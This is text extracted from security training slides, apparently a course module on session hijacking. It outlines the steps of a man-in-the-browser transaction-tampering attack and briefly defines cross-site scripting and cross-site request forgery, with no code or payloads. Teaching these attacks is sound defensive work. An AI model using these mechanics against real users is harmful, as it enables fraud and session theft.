
Steps to Perform Man-in-the-Browser Attack (Cont'd)



- 09 The browser sends the form and modified values to the server
- 10 The server receives the modified values but cannot distinguish between the original and the modified values
- 11 After the server performs the transaction, a receipt is generated
- 12 Now, the browser receives the receipt for the modified transaction
- 13 The browser displays the receipt with the original details
- 14 The user thinks that the original transaction was received by the server without any interceptions




Compromising Session IDs Using Client-side Attacks



Compromising Session IDs Using Client-Side Attacks: Cross-site Script Attack




- If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker




Compromising Session IDs Using Client-side Attacks: Cross-site Request Forgery Attack



Cross-Site Request Forgery (CSRF) attack exploits victim's active session with a trusted site in order to perform malicious activities



